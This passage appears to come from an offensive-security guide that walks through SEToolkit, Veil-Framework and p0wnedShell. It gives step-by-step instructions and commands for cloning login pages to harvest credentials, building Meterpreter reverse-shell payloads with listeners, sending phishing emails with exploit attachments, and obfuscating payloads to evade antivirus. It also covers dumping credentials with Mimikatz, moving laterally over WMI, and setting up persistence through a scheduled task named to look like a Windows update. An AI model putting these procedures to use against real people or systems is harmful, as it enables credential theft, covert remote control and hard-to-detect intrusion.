Setoolkit (Social Engineering Toolkit) is a **powerful penetration testing tool** designed to **exploit human vulnerabilities** using **social engineering techniques**.


It is commonly used to **harvest credentials**, **deliver payloads**, and **establish remote access** to a target machine.

If the **antivirus is bypassed**, the attack success rate significantly increases.

To start the **Social Engineering Toolkit**, run:

setoolkit

Upon execution, you will see the **interactive SET menu**, where you can select different attack vectors.



Key Attack Features in SEToolkit:

Attack Type	Description
Social-Engineering Attacks	Includes **credential harvesting**, **malicious links**, and **payload delivery**.
Website Attack Vectors	Clones legitimate websites to steal credentials (e.g., **phishing pages**).
Infectious Media Generator	Creates malicious **USB/CD/DVD** payloads for target execution.
Spear Phishing Attack	Sends **malicious emails** with embedded exploits.
Multi-Attack Vector	Combines multiple social engineering techniques.
Metasploit Integration	Uses **Metasploit exploits** for payload execution.

Credential Harvesting Attack (Fake Login Page)

This attack **clones a website** to capture user credentials.

setoolkit

Select **1** → Social-Engineering Attacks

Select **2** → Website Attack Vectors

Select **3** → Credential Harvester Attack

Enter the **target URL** (e.g., https://www.facebook.com)

SET will generate a **fake login page** and capture **credentials** when the target enters them.

Malicious Payload Delivery (Backdoor on Target Machine)

setoolkit

Select **1** → Social-Engineering Attacks

Select **4** → Create a Payload and Listener

Choose **payload type** (e.g., Windows Meterpreter Reverse TCP)

Enter **attacker IP (LHOST)** and **listening port (LPORT)**

Once the target **executes the payload**, a **Meterpreter session** is opened, giving full control of the system.

Spear Phishing Attack (Malicious Email with Exploit)

setoolkit

Select **1** → Social-Engineering Attacks

Select **1** → Spear-Phishing Attack

Choose **email template** or create a **custom email**

Attach a **malicious payload** (e.g., **PDF Exploit**)

When the target **opens the attachment**, the payload executes, granting attacker access.

Veil-Framework

Veil-Framework is a tool used to **bypass antivirus detection** by encoding and obfuscating **malicious payloads**.

Attackers use **Veil** to ensure their payloads can execute **undetected** on a target machine.

Veil modifies the payload's **signature**, making it **invisible** to security solutions.

It includes **51 different payloads** for various attack scenarios.

Installing Veil in Kali Linux

git clone https://github.com/Veil-Framework/Veil-Evasion

cd Veil-Evasion

./setup.sh

This installs the **Veil-Evasion** tool for generating **AV-evading payloads**.

Launching Veil

After installation, run:

veil

This starts the **Veil** console, where you can select different payloads for evasion.

Generating an Undetectable Payload with Veil

Select Payload Type:

use python/meterpreter/reverse_tcp

This chooses a **Python-based reverse Meterpreter shell**.

Configure Attack Settings:

set LHOST <attacker_ip>

set LPORT <port>

LHOST → Attacker's IP for the reverse connection.

LPORT → Listening port.

Obfuscate and Encode the Payload:

generate

This encodes the payload to **evade antivirus detection**.

Deliver the Payload to the Target and Execute a Listener:

msfconsole

use exploit/multi/handler

set payload python/meterpreter/reverse_tcp

set LHOST <attacker_ip>

set LPORT <port>

exploit

This starts a **Metasploit listener** to receive the reverse connection.

Why Use Veil?

-Evasion: Bypasses **signature-based** antivirus detection.

-Stealth: Generates payloads that look like **legitimate files**.

-Integration: Works with **Metasploit** for easy exploitation.

p0wnedShell - PowerShell Runspace Post-Exploitation Toolkit

p0wnedShell is a **post-exploitation toolkit** written in **C#**, designed for executing **PowerShell commands** and automating **offensive security operations**.

It includes **various post-exploitation modules** for **privilege escalation, credential dumping, lateral movement, and persistence**.

It allows **PowerShell execution within a runspace**, making it more **stealthy** compared to standard PowerShell execution.

You can **clone the repository** from GitHub and compile it in **Visual Studio**, or use the following commands to compile it manually.

git clone https://github.com/Cn33liz/p0wnedShell

cd p0wnedShell

Compile p0wnedShell Using Microsoft Build Tools:

msbuild p0wnedShell.sln

This will generate an **executable binary** ready for use in **post-exploitation attacks**.

Using p0wnedShell for Post-Exploitation


Once executed on a **compromised Windows machine**, **p0wnedShell** provides an interactive **PowerShell runspace** with various built-in post-exploitation modules.

Example Usage:

.\p0wnedShell.exe

This launches a **hidden PowerShell environment** with elevated privileges.

p0wnedShell - PowerShell Runspace Post Exploitation Toolkit



[*] Information Gathering:

1. Use PowerView to gain network situational awareness on Windows Domains.
2. Use Invoke-UserHunter and/or BloodHound to identify AD Attack Paths.
3. Scan for IP-Addresses, HostNames and open Ports in your Network.

[*] Code Execution:

4. Reflectively load Mimikatz or ReactOS into Memory, bypassing AV/AppLocker.

[*] Privilege Escalation:

5. Use PowerUp tool to assist with local Privilege Escalation on Windows Syste
6. Get a SYSTEM shell using EasySystem or Token Manipulation.
7. Inveigh a PowerShell based LLMNR/mDNS/NBNS Spoofer/Man-In-The-Middle tool.
8. Exploiting Group Policy Preference settings
9. Use Invoke-Kerberoast to get Crackable AD Service Account Hashes.
10. Attacking Active Directory using Mimikatz.

[*] Exploitation:

11. Get SYSTEM Privileges using various Exploits/Vulnerabilities.
12. Own AD in 60 seconds using the MS14-068 Kerberos Vulnerability.

[*] Command & Control and Lateral Movement:

13. Execute Metasploit reversed https Stager or Inject as Shellcode.
14. Use WinRM, PsExec or SMB/WMI (PtH) to execute commands on remote systems.
15. PowerCat our PowerShell TCP/IP Swiss Army Knife.

[*] Others:

16. Execute (Offensive) PowerShell Scripts and Commands.

17. Exit

Enter choice:

Key Features of p0wnedShell

Feature	Description
Privilege Escalation	Executes **local privilege escalation** techniques.
Credential Dumping	Dumps **password hashes and credentials** from memory.
Pass-the-Hash / Pass-the-Ticket	Supports **PtH and PtT** attacks.
Lateral Movement	Uses **WMI, SMB, and WinRM** for remote execution.
Persistence	Creates **backdoors** and **scheduled tasks** for maintaining access.
Stealth Execution	Runs PowerShell scripts **without spawning powershell.exe**.

Dumping Windows Credentials

Invoke-Mimikatz

Extracts **password hashes, Kerberos tickets, and stored credentials**.

Running Privilege Escalation Checks

Invoke-Privesc

Identifies **misconfigurations and vulnerabilities** that allow **privilege escalation**.

Lateral Movement via SMB/WMI

Invoke-WMIExec -Target 192.168.1.10 -Command "cmd.exe /c whoami"

Executes **commands remotely** via **WMI**.

Establishing Persistence

Invoke-Persistence -Method schtask -Name "Windows Update Service"

Creates a **scheduled task** for persistence.

Why Use p0wnedShell?

Evades detection by running PowerShell commands **without powershell.exe**.

Supports advanced post-exploitation techniques (e.g., **credential dumping, persistence, lateral movement**).

Highly flexible and **stealthy**, making it ideal for **Windows post-exploitation**.

References and Useful Links

https://www.kali.org/

http://www.siberkamp.org/

http://www.superbug.co/

http://www.netsectr.org/

https://www.hacking-lab.com/

https://www.vulnhub.com/

http://exploit-exercises.com/

https://www.pentesterlab.com/

https://www.siberportal.org/